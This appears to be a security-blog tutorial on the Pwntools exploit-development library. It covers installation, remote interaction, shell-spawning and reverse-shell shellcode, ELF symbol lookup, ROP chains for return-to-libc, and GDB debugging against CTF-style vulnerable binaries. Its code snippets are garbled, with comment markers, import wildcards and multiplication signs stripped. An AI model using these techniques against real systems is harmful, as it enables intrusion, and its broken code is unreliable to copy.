Listen to this Post

Introduction:
Modern binary exploitation demands a toolchain that can keep pace with rapid prototyping and complex vulnerability research. Pwntools is a Python-based CTF framework and exploit development library designed to make exploit writing as simple as possible, providing a comprehensive suite of utilities for binary analysis, shellcode generation, and remote interaction. Whether you are preparing for a Capture The Flag competition or conducting professional vulnerability research, mastering Pwntools transforms tedious manual exploitation into streamlined, automated Python scripts.
Learning Objectives:
- Install and configure Pwntools on Ubuntu Linux with all necessary dependencies.
- Automate remote binary interactions and craft custom shellcode using shellcraft.
- Construct ROP chains and manipulate ELF binaries to bypass modern security mitigations.
You Should Know:
1. Rapid Installation and Environment Setup
Pwntools is best supported on 64-bit Ubuntu LTS releases, including 22.04 and 24.04, though most functionality works on any Posix-like distribution. The installation process requires a few system dependencies before the Python package can be installed.
Step-by-step guide for Ubuntu/Debian:
 Update package lists and install essential build tools
sudo apt-get update
sudo apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential

Upgrade pip and install pwntools
python3 -m pip install --upgrade pip
python3 -m pip install --upgrade pwntools
For users on newer Ubuntu versions that enforce external package management, you may need to use the `–break-system-packages` flag:
sudo pip3 install pwntools --upgrade --break-system-packages
After installation, the following command-line tools become available: asm, checksec, cyclic, disasm, elfpatch, pwn, shellcraft, and template. If these are not found, add `~/.local/bin` to your PATH environment variable.
2. Core Library Components and Automation
The heart of Pwntools lies in its `pwn` module. By importing from pwn import, you gain access to all core functionalities including process handling, packing utilities, and assembly tools.
Basic interaction script template:
!/usr/bin/env python3
from pwn import

Set target architecture and OS context
context(arch='amd64', os='linux', log_level='info')

Connect to remote service or local process
 io = remote('challenge.example.com', 1337)  remote connection
io = process('./vulnerable_binary')  local process

Receive data and interact
io.recvline()  read a line
io.sendline(b'input_data')  send data
io.sendlineafter(b'> ', b'payload')  send after specific prompt
io.interactive()  drop to interactive shell
This template handles the complete lifecycle of an exploit: connection establishment, data exchange, and finally interactive shell access. The `context` object globally defines architecture, OS, and logging preferences.
3. Shellcode Generation with Shellcraft
The shellcraft module contains architecture-specific functions for generating shellcode. It is organized first by architecture (i386, amd64, arm, etc.) and then by operating system.
Generating and sending a shellcode payload:
from pwn import

Set architecture to 64-bit
context(arch='amd64')

Generate shellcode that spawns /bin/bash
shellcode = asm(shellcraft.sh())

Connect to target
proc = remote('127.0.0.1', 4000)
proc.clean()
proc.sendline(shellcode)

Test shell access
proc.sendline(b'uname -a')
proc.interactive()
This code demonstrates the complete shellcode injection workflow. The `shellcraft.sh()` function automatically generates position-independent shellcode for the specified architecture, while `asm()` assembles it into bytes ready for transmission. For more advanced scenarios, you can use `shellcraft.execve(‘/bin/sh’, 0, 0)` or generate shellcode for reverse shells using shellcraft.reverse_tcp('127.0.0.1', 4444).
4. ELF Manipulation and Symbol Resolution
Pwntools provides the `ELF` class for parsing binary files, resolving symbols, and searching for strings. This is critical for constructing accurate exploits that interact with binary internals.
Working with ELF binaries:
from pwn import

Load binary and libc
elf = ELF('./vulnerable_binary')
libc = ELF('./libc.so.6')

Resolve symbols and search for strings
system_addr = elf.symbols['system']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
bin_sh_string = next(libc.search(b'/bin/sh'))

Set base address after leak
libc.address = leaked_address - libc.symbols['puts']
binsh = libc.address + bin_sh_string

print(f"System address: {hex(system_addr)}")
print(f"/bin/sh found at: {hex(binsh)}")
The `ELF` class automates tedious manual parsing. `elf.symbols[‘function’]` retrieves the virtual address of any exported function, while `elf.got[‘function’]` returns the Global Offset Table entry address for hijacking control flow. The `search()` method locates byte patterns within the binary, invaluable for finding `/bin/sh` strings.
5. Return-Oriented Programming (ROP) Chains
When NX (No-eXecute) protection is enabled, injecting shellcode on the stack becomes impossible. ROP allows you to chain existing code snippets (“gadgets”) ending in `ret` instructions to achieve arbitrary code execution. Pwntools includes a powerful `ROP` class for gadget discovery and chain construction.
Constructing a ROP exploit:
from pwn import

elf = ELF('./vuln')
rop = ROP(elf)

Find gadgets automatically
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[bash]
pop_rsi_r15 = rop.find_gadget(['pop rsi', 'pop r15', 'ret'])[bash]

Build ROP chain
rop.raw(pop_rdi)
rop.raw(elf.got['puts'])
rop.raw(elf.plt['puts'])
rop.raw(elf.symbols['main'])  return to main after leak

Alternatively, use rop.call() for cleaner code
 rop.call('puts', [elf.got['puts']])
 rop.call('main')

print(rop.dump())  Display constructed chain
payload = b'A'  72 + rop.chain()
For libc-based exploitation after address leaks:
libc = ELF('./libc.so.6')
libc.address = leaked_puts - libc.symbols['puts']
rop = ROP(libc)
bin_sh = next(libc.search(b'/bin/sh'))
rop.system(bin_sh)

Send final ROP payload
p.sendlineafter(b':', b'A'  72 + rop.chain())
p.interactive()
The `ROP` class automatically handles gadget discovery across the binary and linked libraries. When you set `libc.address` to the correct base address, all subsequent gadget lookups use the relocated addresses. This is essential for return-to-libc attacks.
6. Debugging Integration and Binary Analysis
Successful exploit development requires deep integration with debugging tools. Pwntools works seamlessly with GDB and provides utilities like `checksec` and `cyclic` for offset calculation.
Full ROP workflow with debugging:
 Step 1: Analyze binary protections
checksec ./vulnerable_binary
[] '/home/user/vuln'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE

Step 2: Generate cyclic pattern for offset finding
cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaa...

Step 3: Debug with GDB
gdb ./vulnerable_binary
(gdb) r < payload
(gdb) pattern_offset $rsp
 Returns offset to return address

Step 4: Use pwntools for automated exploitation
Pwntools script with GDB attachment:
from pwn import

context.binary = './vulnerable_binary'
context.log_level = 'debug'

Launch process with GDB
if args.GDB:
p = gdb.debug(context.binary.path, '''
break main
continue
''')
else:
p = process(context.binary.path)

Exploit code here
payload = b'A'  72 + p64(0x401234)
p.sendline(payload)
p.interactive()
7. Automation and Comparison with Other Tools
While Pwntools excels at exploit scripting, it is often used alongside specialized tools. ROPgadget automates Return-Oriented Programming gadget discovery across multiple architectures, while Metasploit provides a comprehensive exploitation framework for rapid development and testing. The Pwntools IDA plugin combines pwntools scripting with IDA Pro analysis for faster exploit crafting.
Common tool combinations:
| Tool | Purpose | Integration |
|||-|
| `checksec` | Binary protection analysis | Pre-exploit reconnaissance |
| `ROPgadget` | Multi-architecture gadget discovery | Supplement pwntools gadget search |
| `GDB + pwndbg` | Runtime debugging and crash analysis | Validate ROP chains |
| `IDA Pro/Binary Ninja` | Static reverse engineering | Understand binary logic |
The synergy between these tools creates a complete exploit development pipeline from initial analysis through final exploitation.
What Undercode Say:
- Pwntools transforms binary exploitation from a manual, error-prone process into an automated, scriptable workflow that scales from CTF challenges to real-world vulnerability research.
- The unified API across process handling, assembly, ELF parsing, and ROP construction makes pwntools the de facto standard for rapid exploit prototyping in the security community.
Prediction:
+N Pwntools will continue to evolve with new architecture support and automated mitigation bypasses, further lowering the barrier to entry for binary exploitation education.
-1 As operating systems harden with stronger exploit mitigations like Control Flow Integrity and memory tagging, pwntools will require continuous updates to maintain effectiveness against modern defenses.
+N The framework’s integration with AI-assisted reverse engineering tools may lead to semi-automated exploit generation pipelines, revolutionizing CTF and vulnerability research workflows.
+N Growing adoption in academic cybersecurity curricula will cement pwntools as the foundational tool for teaching binary exploitation concepts.
-1 Increased automation may lead to over-reliance on the framework, potentially reducing deep understanding of low-level exploitation mechanics among new practitioners.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: 0xfrost Pwntools – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


